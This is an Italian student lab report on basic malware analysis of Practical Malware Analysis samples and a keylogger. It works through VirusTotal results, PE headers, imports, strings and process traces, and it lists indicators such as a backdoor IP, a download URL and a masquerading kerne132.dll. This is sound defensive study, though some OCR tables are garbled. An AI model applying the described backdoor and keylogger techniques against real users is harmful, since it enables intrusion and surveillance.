160.00 KB | Size | 2023-05-11 05:38:25 UTC | 3 hours ago | DLL

Community Score

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY** 30+

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.ulise/skeeyah **Threat categories** trojan **Family labels** ulise skeeyah r002c0phf20

Security vendors' analysis

Vendor	Signature	Engine	Action
Alibaba	Trojan:Win32/Skeeyah.7fb0ebff	ALYac	Trojan.Agent.Waski
Antiy-AVL	Trojan/Win32.BTSGeneric	Arcabit	Trojan.Ulise.D19D44
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen


2. Quando sono stati compilati questi file?

I file sono stati compilati il 19 Dicembre 2010

History	
Creation Time	2010-12-19 16:16:19 UTC
First Seen In The Wild	2012-01-08 02:19:06 UTC
First Submission	2012-02-16 07:31:54 UTC
Last Submission	2023-05-11 09:07:04 UTC
Last Analysis	2023-05-11 05:36:34 UTC

3. Ci sono indicazioni che uno di questi file sia impacchettato o offuscato? Se sì, quali sono questi indicatori?

Dall'analisi delle stringhe risultano molte stringhe incomprensibili che potrebbero indicare che sia offuscato. L'entropia risulta però bassa sia nell'eseguibile che nella dll. La dimensione fisica sembra simile alla dimensione virtuale e quindi non dovrebbe essere compresso. I nomi delle librerie importati sono in chiaro come anche i nomi delle funzioni. Entrambi i file risultano compilati con Microsoft visual c++ 6.0 .



pestudio 9.32 - Malware Initial Assessment - www.winitor.com					
	file	settings	about		
c:\users\unina\Desktop\labs\labs\malware-basic					
dd indicators (21)	ncoding (2)	size (bytes)	location	blacklist (4)	hint (26)
virusTotal (53/70)	scii	3	0x00001688	-	-
dos-header (64 bytes)	scii	3	0x00001690	-	-
dos-stub (168 bytes)	scii	3	0x0000169C	-	-
rich-header (Visual Studio)	scii	3	0x000016B1	-	-
file-header (Dec.2010)	scii	4	0x000016B9	-	-
optional-header (console)	scii	3	0x000016EE	-	-
directories (2)	scii	4	0x000016F2	-	-
sections (75.00%)	scii	3	0x000016F9	-	-
libraries (2) *	scii	3	0x00001721	-	-
functions (25)	scii	3	0x00001729	-	-
exports (n/a)	scii	3	0x00001734	-	-
tls-callbacks (n/a)	scii	3	0x0000175E	-	-
.NET (n/a)	scii	3	0x00001762	-	-
resources (n/a)	scii	3	0x0000176A	-	-
abc strings (151)	scii	3	0x0000176E	-	-
debug (n/a)	scii	3	0x00001788	-	-
manifest (n/a)	scii	3	0x000017A0	-	-
version (n/a)	scii	3	0x000017AE	-	-
overlay (n/a)	scii	3	0x000017B2	-	-
	scii	3	0x000017B6	-	-

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	926	4096	1.9	65d3ddf9778db8d01e57b5825fb93ad	678274.25
.rdata	8192	147398	147456	0.03	530532a38a38ea1219e691b8f16d10e9	37481140
.data	155648	108	4096	0.11	0211086333be22ae2620b568fde46fe3	1026641.75
.reloc	159744	516	4096	0.26	a082f3572d17cd40272b3bcfd96b7b2d	997945.62

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	2416	4096	4.45	7e39ebe7cdeda4c636d513a0fe140ff4	229395.12
.rdata	8192	690	4096	1.13	2de0f3a50219cb3d0dc891c4fbf6f02a	823067.88
.data	12288	252	4096	0.44	f5e2ba1465f131f57b0629e96bbe107e	963729.62

4. Ci sono importazioni che suggeriscono cosa fa questo malware? Se sì, di quali importazioni si tratta?

Lab01-01.exe importa:

Kernel32.dll → è la libreria a collegamento dinamico a 32 bit presente nel kernel del sistema operativo Windows. Gestisce la gestione della memoria, le operazioni di input/output e gli interrupt.

- CreateFileA ➤ Crea o apre un file o un dispositivo I/O.
- CopyFileA ➤ Copia un file esistente in un nuovo file.
- CreateFileMappingA ➤ Crea o apre un oggetto di mappatura file con o senza nome per un file specificato.
- FindFirstFileA ➤ Cerca in una directory un file o una sottodirectory con un nome che corrisponde a un nome specifico (o un nome parziale se vengono utilizzati i caratteri jolly).
- FindNextFileA ➤ Continua una ricerca di file da una chiamata precedente.

- **MapViewOfFile** » Mappa una vista di una mappatura di file nello spazio degli indirizzi di un processo chiamante. Il malware può apportare modifiche al file effettivo una volta mappato.

MSVCRT.dll » Un modulo contenente funzioni di libreria C standard come printf, memcpy e cos. Fa parte della libreria di runtime di Microsoft C. Processi non di sistema come mservcrt . dll provengono dal software installato sul sistema.

kernel32.dll » Versione mascherata dell'originale KERNEL32.DLL.

Lab01-01.dll » File DLL aggiuntivo creato per il corretto funzionamento dell'eseguibile Lab01–01.exe.

Il secondo file Lab01–01.dll effettua le seguenti importazioni:

KERNEL32.dll ;

MSVCRT » Un modulo contenente funzioni di libreria C standard come printf, memcpy e cos. Fa parte della libreria di runtime di Microsoft C. Processi non di sistema come mservcrt.dll provengono dal software installato sul sistema.

WS2_32.dll » Libreria Windows Sockets ws2_32.dll , è richiesto da Windows e dalle applicazioni per gestire le connessioni di rete.

library (2)	blacklist (0)	type (1)	functions (25)	description
kernel32.dll	-	implicit	10	Windows NT BASE API Client DLL
msvcrt.dll	-	implicit	15	Windows NT CRT DLL

functions (25)	blacklist (4)	ordinal (0)	library (2)
UnmapViewOfFile	x	-	kernel32.dll
MapViewOfFile	x	-	kernel32.dll
FindNextFileA	x	-	kernel32.dll
FindFirstFileA	x	-	kernel32.dll
CloseHandle	-	-	kernel32.dll
IsBadReadPtr	-	-	kernel32.dll
CreateFileMappingA	-	-	kernel32.dll
CreateFileA	-	-	kernel32.dll
FindClose	-	-	kernel32.dll
CopyFileA	-	-	kernel32.dll
malloc	-	-	msvcrt.dll
exit	-	-	msvcrt.dll
_exit	-	-	msvcrt.dll
_XcptFilter	-	-	msvcrt.dll
_p__initenv	-	-	msvcrt.dll
_getmainargs	-	-	msvcrt.dll
_initterm	-	-	msvcrt.dll
_setusermatherr	-	-	msvcrt.dll
_adjust_fdiv	-	-	msvcrt.dll
_p__commode	-	-	msvcrt.dll
_p_fmode	-	-	msvcrt.dll
_set_app_type	-	-	msvcrt.dll
_except_handler3	-	-	msvcrt.dll
_controlfp	-	-	msvcrt.dll
_stricmp	-	-	msvcrt.dll

5. Ci sono altri file o indicatori basati sull'host che si possono cercare sui sistemi infetti?

Sono state rilevate due dll che solitamente non dovrebbero essere presenti nei sistemi, ovvero “**Kerne132.dll**” e “**Lab01–01.dll**”. La presenza di questi dll potrebbe verificare l'infezione.

6. Quali indicatori basati sulla rete potrebbero essere utilizzati per trovare questo malware sui computer infetti?

Analizzando il traffico della rete possono essere considerati infetti i sistemi che interagiscono con l'ip in figura.

encoding (2)	size (bytes)	location	blacklist (1)	hint (9)	value (55)
ascii	4	0x000260...	-	utility	<u>exec</u>
ascii	13	0x000260...	-	url-pattern	<u>127.26.152.13</u>

7. Quale sarebbe lo scopo di questi file?

Dall'analisi dei file si può dedurre che sia un malware (trojan) il quale crea una backdoor e si connette a un server e trasferisce le informazioni critiche. Infine utilizza anche la funzione exec, il che significa che eseguirà altri programmi e poi attenderà tramite la funzione sleep.

6.2 VirusTotal

VirusTotal - File - f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba

53 / 70
Community Score

53 security vendors and 1 sandbox flagged this file as malicious

58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
Lab01-01.exe

16.00 KB | 2023-05-11 05:36:34 UTC | 3 hours ago | EXE

peeex checks-disk-space checks-user-input detect-debug-environment idle armadillo via-tor long-sleeps

Detection **Details** **Relations** **Behavior** **Community** (30+)

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.ulise/aenjaris Threat categories trojan Family labels ulise aenjaris r002c0d20

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.C957604	Alibaba	Trojan/Win32/Aenjaris.2be749b4
ALYac	Trojan.Agent.16384SS	Antiy-AVL	Trojan/Win32.TSGeneric
Arcabit	Trojan.Ulise.D1BC1E	Avast	Win32.Malware-gen
AVG	Win32.Malware-gen	Avira (no cloud)	HEUR/AGEN.1344261
BitDefender	Gen:Variant.Ulise.113694	ClamAV	Win.Malware.Agent-6342616-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.82141a
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Ulise.CK.gen!Eldorado	DeepInstinct	MALICIOUS
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.Ulise.113694 (B)
eScan	Gen:Variant.Ulise.113694	ESET-NOD32	A Variant Of Win32/Agent.WOM

11:09 AM 5/11/2023

VirusTotal - File - 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47

53 / 70
Community Score

53 security vendors and 1 sandbox flagged this file as malicious

58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
Lab01-01.exe

16.00 KB | 2023-05-11 05:36:34 UTC | 3 hours ago | EXE

peeex checks-disk-space checks-user-input detect-debug-environment idle armadillo via-tor long-sleeps

Detection **Details** **Relations** **Behavior** **Community** (30+)

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.ulise/aenjaris Threat categories trojan Family labels ulise aenjaris r002c0d20

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.C957604	Alibaba	Trojan/Win32/Aenjaris.2be749b4
ALYac	Trojan.Agent.16384SS	Antiy-AVL	Trojan/Win32.TSGeneric
Arcabit	Trojan.Ulise.D1BC1E	Avast	Win32.Malware-gen
AVG	Win32.Malware-gen	Avira (no cloud)	HEUR/AGEN.1344261
BitDefender	Gen:Variant.Ulise.113694	ClamAV	Win.Malware.Agent-6342616-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.82141a
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Ulise.CK.gen!Eldorado	DeepInstinct	MALICIOUS
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.Ulise.113694 (B)
eScan	Gen:Variant.Ulise.113694	ESET-NOD32	A Variant Of Win32/Agent.WOM

11:12 AM 5/11/2023

Basic properties ⓘ	
MD5	bb7425b82141a1c0f7d60e5106676bb1
SHA-1	9dce39ac1bd36d877fdb0025ee88fdaff0627cdb
SHA-256	58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
Vhash	014036151d1b2af=
Authentihash	094eed7fcf959fd9ba704d5fe0b965b7bbb6ca09d302870935dc0508d940ba2c
Imphash	2b5f75aa75c57ed7c68f7be490d63605
Rich PE header hash	6a52cc2e068dfb8f2b4715556fd89a66
SSDEEP	96:1t6Y5CuDzp17S5eVIV2cFL+31znx9+NNoyn:v6Y7117S5ercZ+FznxcNNoyn
TLSH	T17C72B44376E51CB1EF2811B6429293FC927DE0604766F2EE78731A46D432893793CABD
File type	Win32 EXE
Magic	PE32 executable (console) Intel 80386, for MS Windows
TrID	Microsoft Visual C++ compiled executable (generic) (38.4%) Win32 Dynamic Link Library (generic) (15.3%) Win16 NE executable (generic) (11.7%) Win32 Executable (generic) (10.4%) Win32 Executable MS Visual FoxPro 7 (5.2%)
DetectItEasy	PE32 Compiler: EP:Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32] Compiler: Microsoft Visual C/C++ (6.0) [msvcrt] Linker: Microsoft Linker (6.0) [Console32,console]
File size	16.00 KB (16384 bytes)
PEiD packer	Microsoft Visual C++

History ⓘ

Creation Time	2010-12-19 16:16:19 UTC
First Seen In The Wild	2012-01-08 02:19:06 UTC
First Submission	2012-02-16 07:31:54 UTC
Last Submission	2023-05-11 09:07:04 UTC
Last Analysis	2023-05-11 05:36:34 UTC

Names ⓘ

Lab01-01.exe
1.exe
Practical Malware Analysis Lab 01-01.exe
Unconfirmed 776829.crdownload
Lab01-01 (1).exe
Sample-01.exe
Practical Malware Analysis Lab 01-01.exe_
Unconfirmed 292033.crdownload


6.3 PEview

Il dato nascosto è ‘4D0E2FD3’

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	010F	Characteristics	
	0001		IMAGE_FILE_RELOCS_STRIPPED
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0004		IMAGE_FILE_LINE_NUMS_STRIPPED
	0008		IMAGE_FILE_LOCAL_SYMS_STRIPPED
	0100		IMAGE_FILE_32BIT_MACHINE

6.4 PEiD

Il primo byte è 55,8B,EC,6A



6.5 BinText

BinText 3.0.3

File pos	Mem pos	ID	Text
A 0000000002166	000000402166	0	CreateFileMappingA
A 000000000217C	00000040217C	0	CreateFileA
A 000000000218A	00000040218A	0	FindClose
A 0000000002196	000000402196	0	FindNextFileA
A 00000000021A6	0000004021A6	0	FindFirstFileA
A 00000000021B8	0000004021B8	0	CopyFileA
A 00000000021C2	0000004021C2	0	KERNEL32.dll
A 00000000021D2	0000004021D2	0	malloc
A 00000000021E2	0000004021E2	0	MSVCRT.dll
A 00000000021F0	0000004021F0	0	_exit
A 00000000021F8	0000004021F8	0	_XcptFilter
A 0000000002206	000000402206	0	_p__intenv
A 0000000002216	000000402216	0	_getmainargs
A 0000000002226	000000402226	0	_initterm
A 0000000002232	000000402232	0	_setusermatherr
A 0000000002246	000000402246	0	_adjust_fddiv
A 0000000002256	000000402256	0	_p__commode
A 0000000002266	000000402266	0	_p__fmode
A 0000000002274	000000402274	0	_set_app_type
A 0000000002286	000000402286	0	_except_handler3
A 000000000229A	00000040229A	0	_controlfp
A 00000000022A8	0000004022A8	0	_strcmp
A 0000000003010	000000403010	0	kernel32.dll
A 0000000003020	000000403020	0	kernel32.dll
A 000000000304C	00000040304C	0	C:\windows\system32\kernel32.dll
A 0000000003070	000000403070	0	Kernel32
A 000000000307C	00000040307C	0	Lab01-01.dll
A 000000000308C	00000040308C	0	C:\Windows\System32\Kernel32.dll
A 00000000030B0	0000004030B0	0	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
A 00000000004D	00000040004D	0	[This program cannot be run in DOS mode.
A 0000000000C8	0000004000C8	0	Richm
A 0000000001E0	0000004001E0	0	.text
A 000000000208	000000400208	0	.rdata
A 00000000022F	00000040022F	0	@ data
A 000000000116C	00000040116C	0	ugh Q@
A 0000000001578	000000401578	0	S\$QWR
A 00000000015A8	0000004015A8	0	FxRVP
A 0000000002126	000000402126	0	CloseHandle
A 0000000002134	000000402134	0	UnmapViewOfFile
A 0000000002146	000000402146	0	IsBadReadPtr
A 0000000002156	000000402156	0	MapViewOfFile
A 0000000002166	000000402166	0	CreateFileMappingA
A 000000000217C	00000040217C	0	CreateFileA
A 000000000218A	00000040218A	0	FindClose
A 0000000002196	000000402196	0	FindNextFileA
A 00000000021A6	0000004021A6	0	FindFirstFileA
A 00000000021B8	0000004021B8	0	CopyFileA
A 00000000021C2	0000004021C2	0	KERNEL32.dll
A 00000000021D2	0000004021D2	0	malloc
A 00000000021E2	0000004021E2	0	MSVCRT.dll
A nnnnnnnn1Fn	nnnnnnnn4n1Fn	n	evil

Crea un nuovo processo e va in sleep in attesa di comandi.

Inoltre è stata rilevata la stringa sospetta
“WARNING_THIS_WILL_DESTROY_YOUR_MACHINE”.

6.6 Dependency Walker

PI	Ordinal	Hint	Function	Module
[E]	N/A	27 (0x001b)	CloseHandle	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	688 (0x02b0)	UnmapViewOfFile	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	437 (0x01b5)	IsBadReadPtr	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	470 (0x01d6)	MapViewOfFile	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	53 (0x0035)	CreateFileMappingA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	52 (0x0034)	CreateFileA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	144 (0x0090)	FindClose	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	157 (0x009d)	FindNextFileA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	148 (0x0094)	FindFirstFileA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	40 (0x0028)	CopyFileA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	657 (0x0291)	malloc	C:\Windows\SysWOW64\MSVCRT.dll
[E]	N/A	585 (0x0249)	exit	C:\Windows\SysWOW64\MSVCRT.dll
[E]	N/A	211 (0x00d3)	_exit	C:\Windows\SysWOW64\MSVCRT.dll
[E]	N/A	72 (0x0048)	_XcptFilter	C:\Windows\SysWOW64\MSVCRT.dll
[E]	N/A	100 (0x0064)	_p__initenv	C:\Windows\SysWOW64\MSVCRT.dll
[E]	N/A	88 (0x0058)	getmainargs	C:\Windows\SysWOW64\MSVCRT.dll

Il file Lab01-01.exe utilizza FindFirstFileA e FindNexrFileA da Kernel32.dll

Help				
a\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01\Lab01-01.exe - Dependencies				
PI	Ordinal	Hint	Function	Module
[E]	23 (0x0017)	N/A	Ordinal_23	C:\Windows\SysWOW64\WS2_32.dll
[E]	115 (0x0073)	N/A	Ordinal_115	C:\Windows\SysWOW64\WS2_32.dll
[E]	11 (0x000b)	N/A	Ordinal_11	C:\Windows\SysWOW64\WS2_32.dll
[E]	4 (0x0004)	N/A	Ordinal_4	C:\Windows\SysWOW64\WS2_32.dll
[E]	19 (0x0013)	N/A	Ordinal_19	C:\Windows\SysWOW64\WS2_32.dll
[E]	22 (0x0016)	N/A	Ordinal_22	C:\Windows\SysWOW64\WS2_32.dll
[E]	16 (0x0010)	N/A	Ordinal_16	C:\Windows\SysWOW64\WS2_32.dll
[E]	3 (0x0003)	N/A	Ordinal_3	C:\Windows\SysWOW64\WS2_32.dll
[E]	116 (0x0074)	N/A	Ordinal_116	C:\Windows\SysWOW64\WS2_32.dll
[E]	9 (0x0009)	N/A	Ordinal_9	C:\Windows\SysWOW64\WS2_32.dll

E	Ordinal	Hint	Function	VirtualAddress
[E]	1 (0x0001)	N/A	accept	0x000169c0
[E]	2 (0x0002)	N/A	bind	0x0000d890
[E]	3 (0x0003)	N/A	closesocket	0x0000ea60
[E]	4 (0x0004)	N/A	connect	0x00015710
[E]	5 (0x0005)	N/A	getpeername	0x00013200
[E]	6 (0x0006)	N/A	getsockname	0x00012270

Di WS2_32.DLL notiamo le funzioni accept, bind, connect che presumibilmente vengono utilizzate per stabilire una connessione creando una soket ed accettando la connessione con l'ip 127.26.152[.]13

PI	Ordinal	Hint	Function	Module
[E]	N/A	662 (0x0296)	Sleep	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	68 (0x0044)	CreateProcessA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	63 (0x003f)	CreateMutexA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	493 (0x01ed)	OpenMutexA	C:\Windows\SysWOW64\kernel32.dll
[E]	N/A	27 (0x001b)	CloseHandle	C:\Windows\SysWOW64\kernel32.dll

Da Kernel32.dll viene utilizzata la funzione OpenMutexA presumibilmente per creare un semaforo in modo da non far eseguire contemporaneamente più volte lo stesso malware.

6.6 Extra Lab-01-04

Search Filter Help			
File to scan C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01-04.exe			
<input checked="" type="checkbox"/> Advanced view Time tak			
File pos	Mem pos	ID	Text
A 0000000061BE	0000004061BE	0	urlmon.dll
A 0000000061CC	0000004061CC	0	_snprintf
A 0000000061D6	0000004061D6	0	MSVCRT.dll
A 0000000061E4	0000004061E4	0	_exit
A 0000000061EC	0000004061EC	0	_XcptFilter
A 000000006202	000000406202	0	__p__initenv
A 000000006212	000000406212	0	__getmainargs
A 000000006222	000000406222	0	__initterm
A 00000000622E	00000040622E	0	__setusermatherr
A 000000006242	000000406242	0	_adjust_fdiv
A 000000006252	000000406252	0	__p__commode
A 000000006262	000000406262	0	__p__fmode
A 000000006270	000000406270	0	__set_app_type
A 000000006282	000000406282	0	_except_handler3
A 000000006296	000000406296	0	_controlfp
A 000000007070	000000407070	0	\winup.exe
A 000000007084	000000407084	0	\system32\wupdmgnd.exe
A 0000000070A4	0000004070A4	0	http://www.practicalmalwareanalysis.com/updater.exe
A 00000000004D	00000040004D	0	This program cannot be run in DOS mode.
A 0000000001E0	0000004001E0	0	.text

Il link dal quale scarica il malware è:

[http://www.practicalmalwareanalysis.com/updater\[.\]exe](http://www.practicalmalwareanalysis.com/updater[.]exe)

Il nome del file è Updater.exe, ma tale file non è più presente sul server e non è quindi non è possibile verificare la funzione importata da tale eseguibile.

La data in cui è stato compilato Lab01-04 è la seguente:

2019-08-30 22:26:59 UTC

6.6 Keylogger

File to scan: C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\key.exe			
File pos	Mem pos	ID	Text
0x0000002E	00000042FC..	0	ExitProcess
0x0000002E	00000042FC..	0	GetModuleHandleExW
0x0000002E	00000042FC..	0	GetCommandLineA
0x0000002E	00000042FC..	0	GetCommandLineW
0x0000002E	00000042FD..	0	HeapFree
0x0000002E	00000042FD..	0	HeapAlloc
0x0000002E	00000042FD..	0	IsValidLocale
0x0000002E	00000042FD..	0	GetUserDefaultLCID
0x0000002E	00000042FD..	0	EnumSystemLocalesW
0x0000002E	00000042FD..	0	GetFileType
0x0000002E	00000042FD..	0	CloseHandle
0x0000002E	00000042FD..	0	FlushFileBuffers
0x0000002E	00000042FD..	0	GetConsoleCP
0x0000002E	00000042FD..	0	GetConsoleMode
0x0000002E	00000042FD..	0	ReadFile
0x0000002E	00000042FD..	0	GetFileSizeEx
0x0000002E	00000042FD..	0	SetFilePointerEx
0x0000002E	00000042FD..	0	ReadConsoleW
0x0000002E	00000042FD..	0	HeapReAlloc
0x0000002E	00000042FD..	0	FindClose
0x0000002E	00000042FE..	0	FindFirstFileExW
0x0000002E	00000042FE..	0	FindNextFileW
0x0000002E	00000042FE..	0	IsValidCodePage
0x0000002E	00000042FE..	0	GetACP
0x0000002E	00000042FE..	0	GetDECMPC
0x0000002E	00000042FE..	0	GetEnvironmentStringsW
0x0000002E	00000042FE..	0	FreeEnvironmentStringsW
0x0000002E	00000042FE..	0	SetEnvironmentVariableW
0x0000002E	00000042FE..	0	SetStdHandle
0x0000002E	00000042FE..	0	GetProcessHeap
0x0000002E	00000042FE..	0	CreateFileW
0x0000002E	00000042FE..	0	HeapSize
0x0000002E	00000042FE..	0	WriteConsoleW
0x0000002E	00000042FE..	0	SetEndOfFile
0x0000002F	000000430000..	0	log_mt
0x0000002F	000000430000..	0	key.exe
0x0000002F	000000430010..	0	C:\Windows\vmx32to64.exe
0x0000002F	000000430030..	0	Copyright (c) by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.
0x0000002F	000000430532..	0	
0x0000002F	000000430612..	0	abcdefghijklmnoprqstuvwxyz
0x0000002F	000000430632..	0	ABCDEFGHIJKLMNPQRSTUVWXYZ
0x0000002F	000000430670..	0	
0x0000002F	000000430821..	0	abcdefghijklmnoprqstuvwxyz
0x0000002F	000000430841..	0	ABCDEFGHIJKLMNPQRSTUVWXYZ
0x0000002F	0000004309..	0	?AValue@ios_base@std@@
0x0000002F	0000004309..	0	?AVsystem_error@std@@
0x0000002F	000000430A..	0	?AV_System_error@std@@
0x0000002F	000000430A..	0	?AVruntime_error@std@@
0x0000002F	000000430A..	0	?Aexception@std@@
0x0000002F	000000430A..	0	?A_bad_cast@std@@
0x0000002F	000000430A..	0	?Aios_base@std@@
0x0000002F	000000430A..	0	?AV7_losh@I@std@@
0x0000002F	000000430A..	0	?AV7basic_ios@D@char_traits@D@std@@@std@@
0x0000002F	000000430B..	0	?AV7basic_streambuf@DU?char_traits@D@std@@@std@@
0x0000002F	000000430B..	0	?AV7basic_iostream@DU?char_traits@D@std@@@std@@
0x0000002F	000000430B..	0	?AV7basic_stream@DU?char_traits@D@std@@@std@@
0x0000002F..	000000430B..	0	?AV7basic_istream@DU?char_traits@D@std@@@std@@

Analizzando le stringhe di key.exe notiamo diverse stringhe sospette tra le quali log.txt che potrebbe raccogliere i log dell'utente, e C:\Windows\vmx32to64.exe

Tra le funzioni sospette invece vediamo:

`RegSetValueExA`: questa funzione viene utilizzata per impostare un valore di registro. Un keylogger potrebbe utilizzarla per scrivere i dati dei tasti premuti all'interno del registro di sistema.

RegOpenKeyA e **RegCloseKey**: queste funzioni vengono utilizzate per aprire e chiudere una chiave di registro. Un keylogger potrebbe utilizzarle per accedere a specifiche chiavi di registro legate all'input della tastiera o alla registrazione dei dati.

GetConsoleWindow: questa funzione restituisce l'handle della finestra della console attualmente attiva. Un keylogger potrebbe utilizzarla per ottenere l'handle della finestra della console in cui viene digitato l'input.

CopyFileA: questa funzione viene utilizzata per copiare un file da una posizione all'altra. Un keylogger potrebbe utilizzarla per copiare i file di log contenenti le informazioni relative ai tasti premuti in una posizione specifica.

6.7 Process Explorer

	SecurityHealthSystray.exe		1,820 K	9,428 K	6864 Windows Security notification
	PEview.exe		8,180 K	30,864 K	2840 PE/COFF File Viewer
	key.exe	< 0.01	1,112 K	5,240 K	2940
	conhost.exe		7,028 K	15,720 K	2004 Console Window Host
	procexp64.exe	1.84	32,944 K	53,712 K	7924 Sysinternals Process Explo
	msedge.exe		42,988 K	113,908 K	3692 Microsoft Edge
	msedge.exe		2,104 K	7,968 K	1240 Microsoft Edge
	msedge.exe		11,964 K	27,352 K	1796 Microsoft Edge
	msedge.exe		10,884 K	23,096 K	5184 Microsoft Edge

Il nome dell'eseguibile è conhost.exe


6.8 Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com						
File	Edit	Event	Filter	Tools	Options	Help
Time o...	Process Name	PID	Operation	Path	Result	Detail
12:26:54...	key.exe	2940	CreateFile	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\log.txt	SUCCESS	Desired Access:
12:26:54...	key.exe	2940	QueryStandardI...	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\malware-basic\log.txt	SUCCESS	AllocationSize: 90
12:26:54...	key.exe	2940	QueryStandardI...	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\malware-basic\log.txt	SUCCESS	AllocationSize: 90
12:26:54...	key.exe	2940	WriteFile	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\log.txt	SUCCESS	Offset 91, Length:
12:26:54...	SearchIndexer...	5432	FileSystemCont...	C:	SUCCESS	Control: FSCTL_
12:26:54...	SearchIndexer...	5432	FileSystemCont...	C:	SUCCESS	Control: FSCTL_
12:26:54...	key.exe	2940	CloseFile	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\log.txt	SUCCESS	
12:26:54...	SearchIndexer...	5432	FileSystemCont...	C:	SUCCESS	
12:26:54...	SearchIndexer...	5432	FileSystemCont...	C:	SUCCESS	Control: FSCTL_
12:26:55...	key.exe	2940	CreateFile	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\log.txt	SUCCESS	Desired Access:
12:26:55...	key.exe	2940	QueryStandardI...	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\malware-basic\log.txt	SUCCESS	AllocationSize: 1
12:26:55...	key.exe	2940	QueryStandardI...	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\malware-basic\log.txt	SUCCESS	AllocationSize: 1
